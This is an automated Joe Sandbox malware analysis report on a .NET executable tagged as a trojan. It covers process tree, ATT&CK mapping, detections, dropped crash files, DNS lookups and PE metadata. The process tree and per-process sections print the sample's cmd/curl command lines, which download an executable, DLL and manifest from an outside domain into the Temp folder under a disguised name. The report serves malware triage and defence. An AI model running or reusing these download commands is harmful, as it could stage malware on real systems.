ID: 553495
Sample Name: j82lgS5kgk
Cookbook: default.jbs
Time: 02:46:15
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report j82lgS5kgk 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 9
Dropped Files 9
Created / dropped Files 9
Static File Info 11
General 11
File Icon 11
Static PE Info 11
General 11
Entrypoint Preview 12
Data Directories 12
Sections 12
Resources 12
Imports 12
Version Infos 12
Network Behavior 12
Network Port Distribution 12
TCP Packets 12
UDP Packets 12
DNS Queries 12
DNS Answers 12
Code Manipulations 12
Statistics 13
Behavior 13
System Behavior 13
Analysis Process: j82lgS5kgk.exe PID: 7104 Parent PID: 6076 13
General 13
File Activities 13
File Created 13
File Read 13
Analysis Process: cmd.exe PID: 7132 Parent PID: 7104 13
General 13
File Activities 13
Analysis Process: conhost.exe PID: 984 Parent PID: 7132 13
General 14
Analysis Process: curl.exe PID: 4544 Parent PID: 7132 14
General 14
File Activities 14
Analysis Process: cmd.exe PID: 4700 Parent PID: 7104 14
General 14

File Activities 14
Analysis Process: conhost.exe PID: 2228 Parent PID: 4700 14
General 14
Analysis Process: curl.exe PID: 6508 Parent PID: 4700 15
General 15
File Activities 15
Analysis Process: cmd.exe PID: 1380 Parent PID: 7104 15
General 15
File Activities 15
Analysis Process: conhost.exe PID: 5516 Parent PID: 1380 15
General 15
Analysis Process: curl.exe PID: 6092 Parent PID: 1380 16
General 16
File Activities 16
Analysis Process: dw20.exe PID: 5272 Parent PID: 7104 16
General 16
File Activities 16
Registry Activities 16
Disassembly 16
Code Analysis 16


Windows Analysis Report j82lgS5kgk

Overview


General Information

Sample Name:	j82lgS5kgk (renamed file extension from none to exe)
Analysis ID:	553495
MD5:	ae6cdc2be92078..
SHA1:	b4aff64bb1f0fee5..
SHA256:	e71a997a58a54d..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Queries information about the install…
- AV process strings found (often use…
- Sample file is different than original …
- One or more processes crash
- Checks if the current process is bein…
- Queries the installation date of Wind…
- Binary contains a suspicious time st…
- Sample execution stops while proce…
- Monitors certain registry keys / valu…
- Sigma detected: Windows Suspiciou…
- Creates a process in suspended mo…

Classification



Process Tree

- **System is w10x64**
- j82lgS5kgk.exe (PID: 7104 cmdline: "C:\Users\user\Desktop\j82lgS5kgk.exe" MD5: AE6CDC2BE9207880528E784FC54501ED)
  - cmd.exe (PID: 7132 cmdline: cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest -o "C:\Users\user\AppData\Local\Temp\flexteam.exe.manifest MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - curl.exe (PID: 4544 cmdline: curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest -o "C:\Users\user\AppData\Local\Temp\flexteam.exe.manifest" MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
  - cmd.exe (PID: 4700 cmdline: cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.dll -o "C:\Users\user\AppData\Local\Temp\flexteam.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 2228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - curl.exe (PID: 6508 cmdline: curl -L https://sincheats.com/gas/PS4SAVEWIZARD.dll -o "C:\Users\user\AppData\Local\Temp\flexteam.dll" MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
  - cmd.exe (PID: 1380 cmdline: cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe -o "C:\Users\user\AppData\Local\Temp\flexteam.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 5516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - curl.exe (PID: 6092 cmdline: curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe -o "C:\Users\user\AppData\Local\Temp\flexteam.exe" MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
  - dw20.exe (PID: 5272 cmdline: dw20.exe -x -s 824 MD5: 9B2D2AE232F2D0EFAEF9D5EB2509BE79)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Jbx Signature Overview

Click to jump to signature section


AV Detection:

Multi AV Scanner detection for submitted file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Virtualization/Sandbox Evasion 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop or Insecure Network Communicati
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 2 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
j82lgS5kgk.exe	13%	Virustotal		Browse
j82lgS5kgk.exe	16%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
sincheats.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://sincheats.com/gas/PS4SAVEWIZARD.dll	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.exeKH	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://sincheats.com/gas/PS4SAVEWIZARD.exe	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.dllWhttps://sincheats.com/gas/PS4SAVEWIZARD.exe	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.dll3	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.dll-oC:	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest-oC:	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.dllurlrc	0%	Avira URL Cloud	safe	
http://https://sincheats.com/gas/PS4SAVEWIZARD.exe-oC:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sincheats.com	217.21.76.148	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.21.76.148	sincheats.com	United Kingdom		12491	IPPLANET-ASIL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553495
Start date:	15.01.2022
Start time:	02:46:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	j82lgS5kgk (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.winEXE@18/7@3/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
02:47:19	API Interceptor	1x Sleep call for process: dw20.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_j82lgs5kgk.exe_d42a328ddfe8a7f19158220e406261856f9152_00000000_147602d8\Report.wer

Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dw20.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8718637770762444
Encrypted:	false
SSDEEP:	96:QiuFMSjcjIr6vpFYQKUWFxF/xpXIa+L+BHUHZ0ownOgFkEwk6aOEXCkOy9n9BncM:eWMgpveDXa1sh9SZsco/u7ssS274lt
MD5:	61F95BB657582C0C87DD1741E40B4228
SHA1:	6FCA398E6ACC8B68B2FA4524B40611714EB7989E
SHA-256:	C609F98C54EA62BC52B50AA0B45635D7F72C8A5EA94531D5CC87D5CF2038C4C5
SHA-512:	44CE9DB644B365DB6A5D0B9349A58F6BA62AC3E58FA88B338222FB4E180102266E2D90789F56633C48A591F4942A5C86F39B8BB3435BB8C2218266DC136DD236
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.6.6.8.4.8.3.5.9.0.6.9.8.7.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.6.6.8.4.8.3.8.2.0.3.8.6.5.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.d.7.c.9.1.8.e.-.3.5.5.2.-.4.5.3.c.-.a.4.7.5.-.c.6.4.1.c.2.9.a.a.0.0.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.W.i.n.d.o.w.s.F.o.r.m.s.A.p.p.9...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.c.0.-.0.0.0.1.-.0.0.1.b.-.5.a.2.6.-.f.c.c.b.b.1.0.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.9.c.b.d.4.1.e.c.9.4.5.4.f.6.8.b.8.8.a.7.b.f.7.b.5.8.0.3.4.e.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.4.a.f.f.6.4.b.b.1.f.0.f.e.e.5.d.5.c.4.7.c.5.f.1.2.7.5.3.5.1.c.7.5.8.b.4.2.3.a.!.j.8.2.l.g.S.5.k.g.k...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.8.7././.1.1././.2.6.:.2.1.:.4.6.:.3.2.!.0.!.j.8.2.l.g.S.5.k.g.k...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....T.a.r.g.e.t.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF404.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dw20.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8084
Entropy (8bit):	3.7054122020031808
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi0a2C6Yr0/ccWuggmfZ3VS8+p14ldfPCom:RrlsNigC6Y4Upuggmf7SR4/fPM
MD5:	B49FEC417E935F8CB3D6E1F15C12FD96
SHA1:	90A8E6352B4615B852CF2562E2B0048118744539
SHA-256:	83E9B42756E298CDF343EC7570B3A2829014444520EA92412C9173597170CB17
SHA-512:	5A8E4C1A7936F36AA657EE2EC7F3FFE35AA7F715AF20C7CC4B75F57053D73E2A87C8D9F75799939DE0530F149F6BD162419E9D8D425023659CE8EE2F597B9665
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.0.4.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF5BA.tmp.xml	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dw20.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4737
Entropy (8bit):	4.459576083713517
Encrypted:	false
SSDEEP:	48:cvIwSD8zs+6JgtBI91hWSC8BS8fm8M4JFKv8O7Fayq8v88OaHPbfm6Yud:uITf+ILwSNJJFKk9WtLDfm6Yud
MD5:	1CF550749C08291DDC331B921B076A9F
SHA1:	C6CD8BBE4C9FAD7770E6C82BCCC4458C3B0501E9
SHA-256:	5A4F59C9C654968A1B9229D47646583853359C9AC9A479E10337450E5374B7AA
SHA-512:	EF2944C49DA64C107B82BCCFEF5C336FE1423F6210D702744B465F2861CD45996C5D7B9142A0A6DC9BB0A53DB081235165CEDEF6C084718DF8A8A9171BA820E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1342737" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dw20.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.2405687728898345
Encrypted:	false
SSDEEP:	12288:/aT0Th31T9p6LTSPkr93/h0t+Adgn22e8wEQZs64Jtsw2C/y2:ST0Th31T9p6TSPuA+
MD5:	B506DFB53286441D7228A98ED1D6AC20
SHA1:	1A6C0DD153E2FC7E5A9C5C10460D93CF04A5DF1A
SHA-256:	B112C8DA56D3B41338F478816B65AB481655191B2920D2E1EC4B6A81BC408ED0
SHA-512:	50E935AE234C4CAD686E9C027B8476CC3EFC420DE54E2E96A57EE7EAC3CB13CA9D3456577CFB6E6B44D311D5ED531BB713D129D540FFE525B7D33E151D2C690
Malicious:	false
Preview:	regfG...G...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.D..... ....s..... .....

\Device\ConDrv	
Process:	C:\Windows\System32\curl.exe
File Type:	ASCII text, with CR, LF line terminators
Category:	dropped
Size (bytes):	397
Entropy (8bit):	3.562255676265714
Encrypted:	false
SSDEEP:	6:I2swj2SAykymUeg/8Uni1qSgOgcdSgOgcYh3/ARpSgKidDn:Vz6ykymUexb1U9cL9cYV/A2gKi5

\Device\ConDrv	
MD5:	3416B8B3B50961708FE42E8DB41771F3
SHA1:	9C459936EEC8AFC3F30363FA05705A1976F5184F
SHA-256:	BA13668D045F544CA111EA563307CEEDD1C96A0B35C51EE6175BA9F784A3BB68
SHA-512:	18C80392DE28080329D56C8990BF6E3CC484223DF39E97E53D64EA57284696DB3139EFC3D236935E421B7EBB324618982D5E26C4F32FB860482031C882878D1E
Malicious:	false
Preview:	% Total % Received % Xferd Average Speed Time Time Time Current.. Dload Upload Total Spent Left Speed... 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0. 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0..curl: (35) schannel: failed to receive handshake, SSL/TLS connection failed..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.1180088729926165
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	j82lgS5kgk.exe
File size:	10752
MD5:	ae6cdc2be9207880528e784fc54501ed
SHA1:	b4aff64bb1f0fee5d5c47c5f1275351c758b423a
SHA256:	e71a997a58a54db0a879969fa1c3de5193b090bc59f3468f408785dbc0d9c7ac
SHA512:	d610b732e7cd0442cfac93b83dda3f9f59a627af5e733e5b0ea795b3fdcf6d19c18656f8bdbe78ff1cf87fe2d0c00eb3e2a8cd37bf11954bec4dcd9b7eb00094
SSDEEP:	192:aLgToiTL+bi7LELaNqLiLyjFvjUTl0d8stYcFwVc03KY:aLgToiTL+bCLELaNqLiLsvwTl0dptYcX
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....''...0.....3... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x403396
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xDDC5B4B8 [Wed Nov 26 21:46:32 2087 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

General

Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x139c	0x1400	False	0.4833984375	data	5.30968855528	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x1154	0x1200	False	0.372829861111	data	4.9705878165	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 15, 2022 02:47:07.352165937 CET	192.168.2.4	8.8.8.8	0x5950	Standard query (0)	sincheats.com	A (IP address)	IN (0x0001)
Jan 15, 2022 02:47:09.759537935 CET	192.168.2.4	8.8.8.8	0xbc7	Standard query (0)	sincheats.com	A (IP address)	IN (0x0001)
Jan 15, 2022 02:47:14.323132992 CET	192.168.2.4	8.8.8.8	0xf3c0	Standard query (0)	sincheats.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 02:47:07.382304907 CET	8.8.8.8	192.168.2.4	0x5950	No error (0)	sincheats.com		217.21.76.148	A (IP address)	IN (0x0001)
Jan 15, 2022 02:47:09.779298067 CET	8.8.8.8	192.168.2.4	0xbc7	No error (0)	sincheats.com		217.21.76.148	A (IP address)	IN (0x0001)
Jan 15, 2022 02:47:14.343588114 CET	8.8.8.8	192.168.2.4	0xf3c0	No error (0)	sincheats.com		217.21.76.148	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: j82lgS5kgk.exe PID: 7104 Parent PID: 6076

General

Start time:	02:47:04
Start date:	15/01/2022
Path:	C:\Users\user\Desktop\j82lgS5kgk.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\j82lgS5kgk.exe"
Imagebase:	0x1f0000
File size:	10752 bytes
MD5 hash:	AE6CDC2BE9207880528E784FC54501ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 7132 Parent PID: 7104

General

Start time:	02:47:05
Start date:	15/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /C curl -L https://sincheats.com/gas/PS4SAVEWIZARD.exe.manifest -o "C:\Users\user\AppData\Local\Temp\flexteam.exe.manifest
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 984 Parent PID: 7132

General

Start time:	02:47:06
Start date:	15/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: curl.exe PID: 4544 Parent PID: 7132

General

Start time:	02:47:06
Start date:	15/01/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
